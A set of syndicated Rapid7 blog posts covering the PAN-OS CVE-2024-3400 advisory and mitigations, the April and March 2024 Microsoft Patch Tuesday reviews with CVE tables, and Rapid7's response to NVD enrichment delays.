On Friday, April 12, Palo Alto Networks published an advisory on CVE-2024-3400, a CVSS 10 vulnerability in several versions of PAN-OS, the operating system that runs on the company’s firewalls. According to the vendor advisory, if conditions for exploitability are met, the vulnerability may enable an unauthenticated attacker to execute arbitrary code with root privileges on the firewall. The vulnerability is currently unpatched. Patches are expected to be available by Sunday, April 14, 2024.

Note: Palo Alto Networks customers are only vulnerable if they are using PAN-OS 10.2, PAN-OS 11.0, and/or PAN-OS 11.1 firewalls with the configurations for both GlobalProtect gateway and device telemetry enabled.

Palo Alto Networks’ advisory indicates that CVE-2024-3400 has been exploited in the wild in “a limited number of attacks.” The company has given the vulnerability their highest urgency rating.

Mitigation guidance

CVE-2024-3400 is unpatched as of Friday, April 12 and affects the following versions of PAN-OS when GlobalProtect gateway and device telemetry are enabled:

  • PAN-OS 11.1 (before 11.1.2-h3)
  • PAN-OS 11.0 (before 11.0.4-h1)
  • PAN-OS 10.2 (before 10.2.9-h1)

Palo Alto Networks’ Cloud NGFW and Prisma Access solutions are not affected; nor are earlier versions of PAN-OS (10.1, 10.0, 9.1, and 9.0). For additional information and the latest remediation guidance, please see Palo Alto Networks’ advisory.

The company has indicated that hotfix releases of PAN-OS 10.2.9-h1, PAN-OS 11.0.4-h1, and PAN-OS 11.1.2-h3 will be released by April 14, along with hotfixes for “all later PAN-OS versions.”

Rapid7 recommends applying one of the below vendor-provided mitigations immediately:

  • Customers with a Threat Prevention subscription can block attacks for this vulnerability by enabling Threat ID 95187 (introduced in Applications and Threats content version 8833-8682). In addition to enabling Threat ID 95187, customers should ensure vulnerability protection has been applied to their GlobalProtect interface to prevent exploitation of this issue on their device. More information here.
  • Those unable to apply the Threat Prevention mitigation can mitigate by temporarily disabling device telemetry until the device is upgraded to a fixed PAN-OS version. Once upgraded, device telemetry should be re-enabled on the device.

Rapid7 customers

Authenticated vulnerability checks are expected to be available to InsightVM and Nexpose customers in today’s (Friday, April 12) content release.

Per the vendor advisory, organizations that are running vulnerable firewalls and are concerned about potential exploitation in their environments can open a support case with Palo Alto Networks to determine if their device logs match known indicators of compromise (IoCs) for this vulnerability.

Patch Tuesday – April 2024

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2024/04/09/patch-tuesday-april-2024/

Patch Tuesday - April 2024

Microsoft is addressing 149 vulnerabilities this April 2024 Patch Tuesday, which is significantly more than usual. For the second month in a row, Microsoft indicated that they aren’t aware of prior public disclosure or exploitation in the wild for any of the vulnerabilities patched today, which means no new additions to CISA KEV at time of writing.

Despite the large number of vulnerabilities published today, Microsoft has ranked only three as critical under its proprietary severity scale. Five browser vulnerabilities were published separately this month, and are not included in the total.

Microsoft is now including two additional data points on advisories: Common Weakness Enumeration (CWE) and Vector String Source assessments.

Defender for IoT: three critical RCEs

Microsoft Defender for IoT receives patches for three critical remote code execution (RCE) vulnerabilities. Microsoft describes Defender for IoT as an Azure-deployable agentless monitoring solution for Internet of Things (IoT) and Operational Technology (OT) devices.

The advisory for CVE-2024-21322 is light on detail, but notes that exploitation requires the attacker to have existing administrative access to the Defender for IoT web application; this limits the attacker value in isolation, although the potential for insider threat or use as part of an exploit chain remains.

CVE-2024-21323 describes an update-based attack and requires prior authentication; an attacker with the ability to control how a Defender for IoT sensor receives updates could cause the sensor device to apply a malicious update package, overwriting arbitrary files on the sensor filesystem via a path traversal weakness.

Exploitation of CVE-2024-29053 allows arbitrary file upload for any authenticated user, also via a path traversal weakness, although the advisory does not specify what the target is other than “the server”.

The Defender for IoT 24.1.3 release notes do not call out these security fixes and describe only improvements to clock drift detection and unspecified stability improvements; this omission highlights the evergreen value of timely patching.

SharePoint: XSS spoofing

SharePoint receives a patch for CVE-2024-26251, a spoofing vulnerability which abuses cross-site scripting (XSS) and affects SharePoint Server 2016, 2019, and Subscription Edition. Exploitation requires multiple conditions to be met, including but not limited to a reliance on user actions, token impersonation, and specific application configuration. On that basis, although Microsoft is in possession of mature exploit code, exploitation is rated less likely.

Excel: arbitrary file execution

Microsoft is patching a single Office vulnerability today. CVE-2024-26257 describes a RCE vulnerability in Excel; exploitation requires that the attacker convinces the user to open a specially-crafted malicious file.

Patches for Windows-based click-to-run (C2R) Office deployments and Microsoft 365 Apps for Enterprise are available immediately. Not for the first time, a patch for Office for Mac is unavailable at time of writing, and will follow at some unspecified point in the future.

SQL Server OLE DB driver: dozens of RCE

The Microsoft OLE DB Driver for SQL Server receives patches for no fewer than 38 separate RCE vulnerabilities today, which might be a record for a single component. The common theme here is that an attacker could trick a user into connecting to a malicious SQL server to achieve code execution in the context of the client.

All quiet on the Exchange front

There are no security patches for Exchange this month.

Microsoft advisory metadata: CWE and Vector String Source

The addition of CWE assessments to Microsoft security advisories helps pinpoint the generic root cause of a vulnerability; e.g., CVE-2024-21322 is assigned “CWE-77: Improper Neutralization of Special Elements used in a Command (‘Command Injection’).” By embracing CWE taxonomy, Microsoft is moving away from its own proprietary system to describe root cause. The CWE program has recently updated its guidance on mapping CVEs to a CWE Root Cause.

Analysis of CWE trends can help developers reduce future occurrences through improved Software Development Life Cycle (SDLC) workflows and testing, as well as helping defenders understand where to direct defense-in-depth and deployment-hardening efforts for best return on investment. At time of writing, the addition of CWE assessments does not appear to be retroactive.

The Common Vulnerability Scoring System (CVSS) is a widely-used standard for evaluation of vulnerability severity, and Microsoft has helpfully provided CVSS data for each vulnerability for a long time. The CVSS vector describes the variables which comprise the overall CVSS severity score for a vulnerability. The addition of Vector String Source — typically, the entity providing the CVSS assessment on a Microsoft vulnerability will be Microsoft — provides further welcome clarity, at least for vulnerabilities where Microsoft is the CVE Numbering Authority (CNA). It may not be a coincidence that Microsoft is choosing to start explicitly describing the source of the CVSS vector during the ongoing uncertainty around the future of the NVD program.

Lifecycle update

Several Microsoft products move past the end of mainstream support after today:

  • Azure DevOps Server 2019.
  • System Center 2019.
  • Visual Studio 2019.

Additionally, some older products move past the end of extended support, including:

  • Microsoft Deployment Agent 2013.
  • Microsoft Diagnostics and Recovery Toolset 8.1.
  • Visual Studio 2013.

Summary Charts

Patch Tuesday - April 2024
38 is a big number in this context.
Patch Tuesday - April 2024
Blowout victory for RCE this month.

Patch Tuesday - April 2024
The sheer volume of OLE DB provider for SQL vulns eclipses everything else this month.

Summary Tables

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-29990 Microsoft Azure Kubernetes Service Confidential Container Elevation of Privilege Vulnerability No No 9
CVE-2024-29993 Azure CycleCloud Elevation of Privilege Vulnerability No No 8.8
CVE-2024-29989 Azure Monitor Agent Elevation of Privilege Vulnerability No No 8.4
CVE-2024-29063 Azure AI Search Information Disclosure Vulnerability No No 7.3
CVE-2024-21424 Azure Compute Gallery Elevation of Privilege Vulnerability No No 6.5
CVE-2024-26193 Azure Migrate Remote Code Execution Vulnerability No No 6.4
CVE-2024-28917 Azure Arc-enabled Kubernetes Extension Cluster-Scope Elevation of Privilege Vulnerability No No 6.2
CVE-2024-20685 Azure Private 5G Core Denial of Service Vulnerability No No 5.9
CVE-2024-29992 Azure Identity Library for .NET Information Disclosure Vulnerability No No 5.5

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-29981 Microsoft Edge (Chromium-based) Spoofing Vulnerability No No 4.3
CVE-2024-29049 Microsoft Edge (Chromium-based) Webview2 Spoofing Vulnerability No No 4.1
CVE-2024-3159 Chromium: CVE-2024-3159 Out of bounds memory access in V8 No No N/A
CVE-2024-3158 Chromium: CVE-2024-3158 Use after free in Bookmarks No No N/A
CVE-2024-3156 Chromium: CVE-2024-3156 Inappropriate implementation in V8 No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21409 .NET, .NET Framework, and Visual Studio Remote Code Execution Vulnerability No No 7.3

ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-20688 Secure Boot Security Feature Bypass Vulnerability No No 7.1
CVE-2024-20689 Secure Boot Security Feature Bypass Vulnerability No No 7.1

Microsoft Office vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-26257 Microsoft Excel Remote Code Execution Vulnerability No No 7.8
CVE-2024-26251 Microsoft SharePoint Server Spoofing Vulnerability No No 6.8

Other vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-20670 Outlook for Windows Spoofing Vulnerability No No 8.1

SQL Server vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-28906 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28908 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28909 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28910 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28911 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28912 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28913 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28914 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28915 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28939 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28942 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28945 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-29047 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28926 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28927 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28940 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28944 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-29044 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-29046 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-29048 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-29982 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-29983 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-29984 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-29985 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-29043 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28941 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28943 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-29045 Microsoft OLE DB Driver for SQL Server Remote Code Execution Vulnerability No No 7.5

SQL Server Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-28929 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28931 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28932 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28936 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28930 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28933 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28934 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28935 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28937 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-28938 Microsoft ODBC Driver for SQL Server Remote Code Execution Vulnerability No No 8.8

System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21323 Microsoft Defender for IoT Remote Code Execution Vulnerability No No 8.8
CVE-2024-29053 Microsoft Defender for IoT Remote Code Execution Vulnerability No No 8.8
CVE-2024-21322 Microsoft Defender for IoT Remote Code Execution Vulnerability No No 7.2
CVE-2024-21324 Microsoft Defender for IoT Elevation of Privilege Vulnerability No No 7.2
CVE-2024-29055 Microsoft Defender for IoT Elevation of Privilege Vulnerability No No 7.2
CVE-2024-29054 Microsoft Defender for IoT Elevation of Privilege Vulnerability No No 7.2

Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-29988 SmartScreen Prompt Security Feature Bypass Vulnerability No No 8.8
CVE-2024-26256 libarchive Remote Code Execution Vulnerability No No 7.8
CVE-2024-26235 Windows Update Stack Elevation of Privilege Vulnerability No No 7.8
CVE-2024-29052 Windows Storage Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26245 Windows SMB Elevation of Privilege Vulnerability No No 7.8
CVE-2024-20693 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26218 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26237 Windows Defender Credential Guard Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21447 Windows Authentication Elevation of Privilege Vulnerability No No 7.8
CVE-2024-28920 Secure Boot Security Feature Bypass Vulnerability No No 7.8
CVE-2024-28905 Microsoft Brokering File System Elevation of Privilege Vulnerability No No 7.8
CVE-2024-28904 Microsoft Brokering File System Elevation of Privilege Vulnerability No No 7.8
CVE-2024-28907 Microsoft Brokering File System Elevation of Privilege Vulnerability No No 7.8
CVE-2024-23593 Lenovo: CVE-2024-23593 Zero Out Boot Manager and drop to UEFI Shell No No 7.8
CVE-2024-26254 Microsoft Virtual Machine Bus (VMBus) Denial of Service Vulnerability No No 7.5
CVE-2024-26219 HTTP.sys Denial of Service Vulnerability No No 7.5
CVE-2024-26221 Windows DNS Server Remote Code Execution Vulnerability No No 7.2
CVE-2024-26222 Windows DNS Server Remote Code Execution Vulnerability No No 7.2
CVE-2024-26223 Windows DNS Server Remote Code Execution Vulnerability No No 7.2
CVE-2024-26224 Windows DNS Server Remote Code Execution Vulnerability No No 7.2
CVE-2024-26227 Windows DNS Server Remote Code Execution Vulnerability No No 7.2
CVE-2024-26231 Windows DNS Server Remote Code Execution Vulnerability No No 7.2
CVE-2024-26233 Windows DNS Server Remote Code Execution Vulnerability No No 7.2
CVE-2024-26236 Windows Update Stack Elevation of Privilege Vulnerability No No 7
CVE-2024-26243 Windows USB Print Driver Elevation of Privilege Vulnerability No No 7
CVE-2024-26213 Microsoft Brokering File System Elevation of Privilege Vulnerability No No 7
CVE-2024-23594 Lenovo: CVE-2024-23594 Stack Buffer Overflow in LenovoBT.efi No No 6.4
CVE-2024-29064 Windows Hyper-V Denial of Service Vulnerability No No 6.2
CVE-2024-26255 Windows Remote Access Connection Manager Information Disclosure Vulnerability No No 5.5
CVE-2024-26172 Windows DWM Core Library Information Disclosure Vulnerability No No 5.5
CVE-2024-26220 Windows Mobile Hotspot Information Disclosure Vulnerability No No 5

Windows ESU vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-26179 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 8.8
CVE-2024-26200 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 8.8
CVE-2024-26205 Windows Routing and Remote Access Service (RRAS) Remote Code Execution Vulnerability No No 8.8
CVE-2024-20678 Remote Procedure Call Runtime Remote Code Execution Vulnerability No No 8.8
CVE-2024-26214 Microsoft WDAC SQL Server ODBC Driver Remote Code Execution Vulnerability No No 8.8
CVE-2024-26210 Microsoft WDAC OLE DB Provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-26244 Microsoft WDAC OLE DB Provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-29050 Windows Cryptographic Services Remote Code Execution Vulnerability No No 8.4
CVE-2024-26180 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-26189 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-26240 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-28925 Secure Boot Security Feature Bypass Vulnerability No No 8
CVE-2024-26230 Windows Telephony Server Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26239 Windows Telephony Server Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26211 Windows Remote Access Connection Manager Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26228 Windows Cryptographic Services Security Feature Bypass Vulnerability No No 7.8
CVE-2024-26229 Windows CSC Service Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26241 Win32k Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26175 Secure Boot Security Feature Bypass Vulnerability No No 7.8
CVE-2024-29061 Secure Boot Security Feature Bypass Vulnerability No No 7.8
CVE-2024-26158 Microsoft Install Service Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26248 Windows Kerberos Elevation of Privilege Vulnerability No No 7.5
CVE-2024-28896 Secure Boot Security Feature Bypass Vulnerability No No 7.5
CVE-2024-26212 DHCP Server Service Denial of Service Vulnerability No No 7.5
CVE-2024-26215 DHCP Server Service Denial of Service Vulnerability No No 7.5
CVE-2024-26194 Secure Boot Security Feature Bypass Vulnerability No No 7.4
CVE-2024-26216 Windows File Server Resource Management Service Elevation of Privilege Vulnerability No No 7.3
CVE-2024-26232 Microsoft Message Queuing (MSMQ) Remote Code Execution Vulnerability No No 7.3
CVE-2024-29066 Windows Distributed File System (DFS) Remote Code Execution Vulnerability No No 7.2
CVE-2024-26208 Microsoft Message Queuing (MSMQ) Remote Code Execution Vulnerability No No 7.2
CVE-2024-26195 DHCP Server Service Remote Code Execution Vulnerability No No 7.2
CVE-2024-26202 DHCP Server Service Remote Code Execution Vulnerability No No 7.2
CVE-2024-29062 Secure Boot Security Feature Bypass Vulnerability No No 7.1
CVE-2024-26242 Windows Telephony Server Elevation of Privilege Vulnerability No No 7
CVE-2024-26252 Windows rndismp6.sys Remote Code Execution Vulnerability No No 6.8
CVE-2024-26253 Windows rndismp6.sys Remote Code Execution Vulnerability No No 6.8
CVE-2024-26168 Secure Boot Security Feature Bypass Vulnerability No No 6.8
CVE-2024-28897 Secure Boot Security Feature Bypass Vulnerability No No 6.8
CVE-2024-20669 Secure Boot Security Feature Bypass Vulnerability No No 6.7
CVE-2024-26250 Secure Boot Security Feature Bypass Vulnerability No No 6.7
CVE-2024-28921 Secure Boot Security Feature Bypass Vulnerability No No 6.7
CVE-2024-28919 Secure Boot Security Feature Bypass Vulnerability No No 6.7
CVE-2024-28903 Secure Boot Security Feature Bypass Vulnerability No No 6.7
CVE-2024-26171 Secure Boot Security Feature Bypass Vulnerability No No 6.7
CVE-2024-28924 Secure Boot Security Feature Bypass Vulnerability No No 6.7
CVE-2024-26234 Proxy Driver Spoofing Vulnerability No No 6.7
CVE-2024-26183 Windows Kerberos Denial of Service Vulnerability No No 6.5
CVE-2024-26226 Windows Distributed File System (DFS) Information Disclosure Vulnerability No No 6.5
CVE-2024-28923 Secure Boot Security Feature Bypass Vulnerability No No 6.4
CVE-2024-28898 Secure Boot Security Feature Bypass Vulnerability No No 6.3
CVE-2024-20665 BitLocker Security Feature Bypass Vulnerability No No 6.1
CVE-2024-28901 Windows Remote Access Connection Manager Information Disclosure Vulnerability No No 5.5
CVE-2024-28902 Windows Remote Access Connection Manager Information Disclosure Vulnerability No No 5.5
CVE-2024-26207 Windows Remote Access Connection Manager Information Disclosure Vulnerability No No 5.5
CVE-2024-26217 Windows Remote Access Connection Manager Information Disclosure Vulnerability No No 5.5
CVE-2024-28900 Windows Remote Access Connection Manager Information Disclosure Vulnerability No No 5.5
CVE-2024-26209 Microsoft Local Security Authority Subsystem Service Information Disclosure Vulnerability No No 5.5
CVE-2024-2201 Intel: CVE-2024-2201 Branch History Injection No No 4.7
CVE-2024-29056 Windows Authentication Elevation of Privilege Vulnerability No No 4.3
CVE-2024-28922 Secure Boot Security Feature Bypass Vulnerability No No 4.1

Rapid7 offers continued vulnerability coverage in the face of NVD delays

Post Syndicated from Tyler Terenzoni original https://blog.rapid7.com/2024/03/18/rapid7-offers-continued-vulnerability-coverage-in-the-face-of-nvd-delays/

Rapid7 offers continued vulnerability coverage in the face of NVD delays

Recently, the US National Institute of Standards and Technology (NIST) announced on the National Vulnerability Database (NVD) site that there would be delays in adding information on newly published CVEs. NVD enriches CVEs with basic details about a vulnerability like the vulnerability’s CVSS score, software products impacted by a CVE, information on the bug, patching status, etc. Since February 12th, 2024, NVD has largely stopped enriching vulnerabilities.

Given the broad usage and visibility into the NVD, the delays are sure to have a widespread impact on security operations that rely on timely and effective vulnerability information to prioritize and respond to risk introduced by software vulnerabilities.

We want to assure our customers that this does not impact Rapid7’s ability to provide coverage and checks for vulnerabilities in our products. At Rapid7, we believe in a multi-layered approach to vulnerability detection creation and risk scoring, which means that our products are not completely reliant on any single source of information, NVD included.

In fact, for vulnerability creation, we largely use vendor advisories, and as such our customers will continue to see new vulnerability detections made available without interruption. For vulnerability prioritization, our vulnerability researchers aggregate vulnerability intelligence from multiple sources, including our own research, to provide accurate information and risk scoring. Example areas of our coverage that are currently unaffected by the NVD delays include:

  • Microsoft vulnerabilities – CVSS information is pulled directly from Microsoft advisory,
  • Vulnerabilities with coverage that are present on the CISA KEV list, and,
  • Any vulnerabilities that qualify for our Emergent Threat Response process – our researchers manually analyze and enrich these vulnerabilities as part of our ETR process

Below is an example of a latest vulnerability for Microsoft CVE-2024-26166 with the CVSS and Active Risk scores unaffected by NVD:

Rapid7 offers continued vulnerability coverage in the face of NVD delays

All our vulnerability detections, including the ones leveraging NVD for enrichment details, will continue to be supplemented by our proprietary risk scoring algorithm, Active Risk.

Active Risk leverages intelligence from multiple threat feeds, in addition to CVSS score, like AttackerKB, Metasploit, ExploitDB, Project Heisenberg, CISA KEV list, and other third-party dark web sources to provide security teams with threat-aware vulnerability risk scores on scale of 0-1000. This approach ensures customers can continue to prioritize and remediate risk despite the NVD delays.

First and foremost, we want to assure our customers that they will continue to have coverage and checks across emergent and active vulnerabilities across our products. Our teams will continue to invest in diverse vulnerability enrichment information, and we are actively working on new updates that will ensure there is no additional impact to risk scoring. We continue to monitor the situation, share relevant information as it becomes available, and offer additional guidance for customers via our support channels.

Patch Tuesday – March 2024

Post Syndicated from Adam Barnett original https://blog.rapid7.com/2024/03/12/patch-tuesday-march-2024/

Patch Tuesday - March 2024

Microsoft is addressing 60 vulnerabilities this March 2024 Patch Tuesday. Microsoft indicated that they aren’t aware of prior public disclosure or exploitation in the wild for any of the vulnerabilities patched today, which means no new additions to CISA KEV at time of writing. Microsoft is patching a single critical remote code execution (RCE) in Windows, which could allow virtual machine escape from a Hyper-V guest. Four browser vulnerabilities were published separately this month, and are not included in the total.

Windows Hyper-V: critical RCE VM escape

Attackers hoping to escape from a Hyper-V guest virtual machine (VM) and achieve RCE on the Hyper-V host will be interested in CVE-2024-21407. Microsoft describes attack complexity as high: an attacker must first gather information specific to the environment and carry out unspecified preparatory work. Exploitation is via specially crafted file operation requests on the VM to hardware resources on the VM. Every supported version of Windows receives a patch. The advisory describes that no privileges are required for exploitation of the Hyper-V host, although an attacker will presumably need an existing foothold on a guest VM.

Exchange: RCE

A single Exchange vulnerability receives a patch this month. Microsoft describes CVE-2024-26198 as a RCE vulnerability for Exchange, where an attacker places a specially-crafted DLL file into a network share or other file-sharing resource, and convinces the user to open it. Although the FAQ on the advisory asks: “What is the target context of the remote code execution?”, the answer boils down to ”[exploitation] results in loading a malicious DLL”. Since the context of the user opening the malicious file is not specified — an Exchange admin? a user running a mail client connecting to Exchange? something else altogether? — it remains unclear what an attacker might be able to achieve.

It remains vitally important to patch any on-premises instances of Exchange, a perennial attacker favourite. Exchange 2016 admins who were dismayed by the lack of patch for last month’s CVE-2024-21410 may feel somewhat reassured that Microsoft has issued a patch which claims to fully remediate this month’s CVE-2024-26198, but in the absence of any explicit advice to the contrary, a fully-patched Exchange 2016 remains unprotected against CVE-2024-21410 unless the guidance on that advisory is followed.

SharePoint: arbitrary code execution

SharePoint receives a patch for CVE-2024-21426, which Microsoft describes as RCE via the attacker convincing a user to open a malicious file. Although the context of code execution isn’t stated in the advisory, exploitation is local to the user, and could lead to a total loss of confidentiality, integrity, and availability, including downtime for the affected environment.

Azure Kubernetes Service Confidential Containers: confidentiality impact

Azure Kubernetes admins should take note of CVE-2024-21400, which allows an unauthenticated attacker to take over confidential guests and containers, with other outcomes including credential theft and resource impact beyond the scope managed by the Azure Kubernetes Service Confidential Containers (AKSCC). Microsoft describes AKSCC as providing a set of features and capabilities to further secure standard container workloads when working with sensitive data such as PII. The advisory describes additional steps for remediation beyond merely patching AKSCC, including upgrading to the latest version of the az confcom Azure CLI confidential computing extension and Kata Image.

Windows 11: compressed folder tampering

Defenders responsible for Windows 11 assets can protect assets against exploitation of CVE-2024-26185, which Microsoft describes as a compressed folder tampering vulnerability. The advisory is sparse on detail, so while we know that an attacker must convince the user to open a specially crafted file, it’s not clear what the outcome of successful exploitation might be. Since the only impact appears to be to integrity, it’s possible that an attacker could modify a compressed folder but not necessarily read from it. Microsoft expects that exploitation is more likely.

Windows Print Spooler: elevation to SYSTEM

Another site of “exploitation more likely” vulnerabilities this month: the Windows Print Spooler service. A local attacker who successfully exploits CVE-2024-21433 via winning a race condition could elevate themselves to SYSTEM privileges.

Exploitation in the wild: status updates

In the days following February 2024 Patch Tuesday, Microsoft announced several updates where the known exploited status of more than one vulnerability changed, as noted by Rapid7. It remains to be seen if those changes were exceptional or the start of a pattern.

Microsoft products lifecycle review

There are no significant changes to the lifecycle phase of Microsoft products this month.

Summary Charts

Patch Tuesday - March 2024
Windows Kernel: get the popcorn
Patch Tuesday - March 2024
A comparatively rare outing for Tampering, and a somewhat unusual second place for RCE.
Patch Tuesday - March 2024
Similar to last month: a significant round of WDAC patches, but this time current versions of Windows get a patch too.

Summary Tables

Apps vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21411 Skype for Consumer Remote Code Execution Vulnerability No No 8.8
CVE-2024-26204 Outlook for Android Information Disclosure Vulnerability No No 7.5
CVE-2024-21390 Microsoft Authenticator Elevation of Privilege Vulnerability No No 7.1
CVE-2024-26201 Microsoft Intune Linux Agent Elevation of Privilege Vulnerability No No 6.6

Azure vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21400 Microsoft Azure Kubernetes Service Confidential Container Elevation of Privilege Vulnerability No No 9
CVE-2024-21418 Software for Open Networking in the Cloud (SONiC) Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21421 Azure SDK Spoofing Vulnerability No No 7.5
CVE-2024-26203 Azure Data Studio Elevation of Privilege Vulnerability No No 7.3

Azure System Center vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21334 Open Management Infrastructure (OMI) Remote Code Execution Vulnerability No No 9.8
CVE-2024-21330 Open Management Infrastructure (OMI) Elevation of Privilege Vulnerability No No 7.8

Browser vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-26167 Microsoft Edge for Android Spoofing Vulnerability No No 4.3
CVE-2024-2176 Chromium: CVE-2024-2176 Use after free in FedCM No No N/A
CVE-2024-2174 Chromium: CVE-2024-2174 Inappropriate implementation in V8 No No N/A
CVE-2024-2173 Chromium: CVE-2024-2173 Out of bounds memory access in V8 No No N/A

Developer Tools vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-26165 Visual Studio Code Elevation of Privilege Vulnerability No No 8.8
CVE-2024-21392 .NET and Visual Studio Denial of Service Vulnerability No No 7.5

Developer Tools Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-26190 Microsoft QUIC Denial of Service Vulnerability No No 7.5

ESU Windows vulnerabilities

CVE Title Exploited? Publicly disclosed? CVSSv3 base score
CVE-2024-21441 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21444 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21450 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-26161 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-26166 Microsoft WDAC OLE DB provider for SQL Server Remote Code Execution Vulnerability No No 8.8
CVE-2024-21451 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 8.8
CVE-2024-26159 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 8.8
CVE-2024-21440 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 8.8
CVE-2024-26162 Microsoft ODBC Driver Remote Code Execution Vulnerability No No 8.8
CVE-2024-21407 Windows Hyper-V Remote Code Execution Vulnerability No No 8.1
CVE-2024-26173 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26176 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-26178 Windows Kernel Elevation of Privilege Vulnerability No No 7.8
CVE-2024-21436 Windows Installer Elevation of Privilege Vulnerability No No 7.8
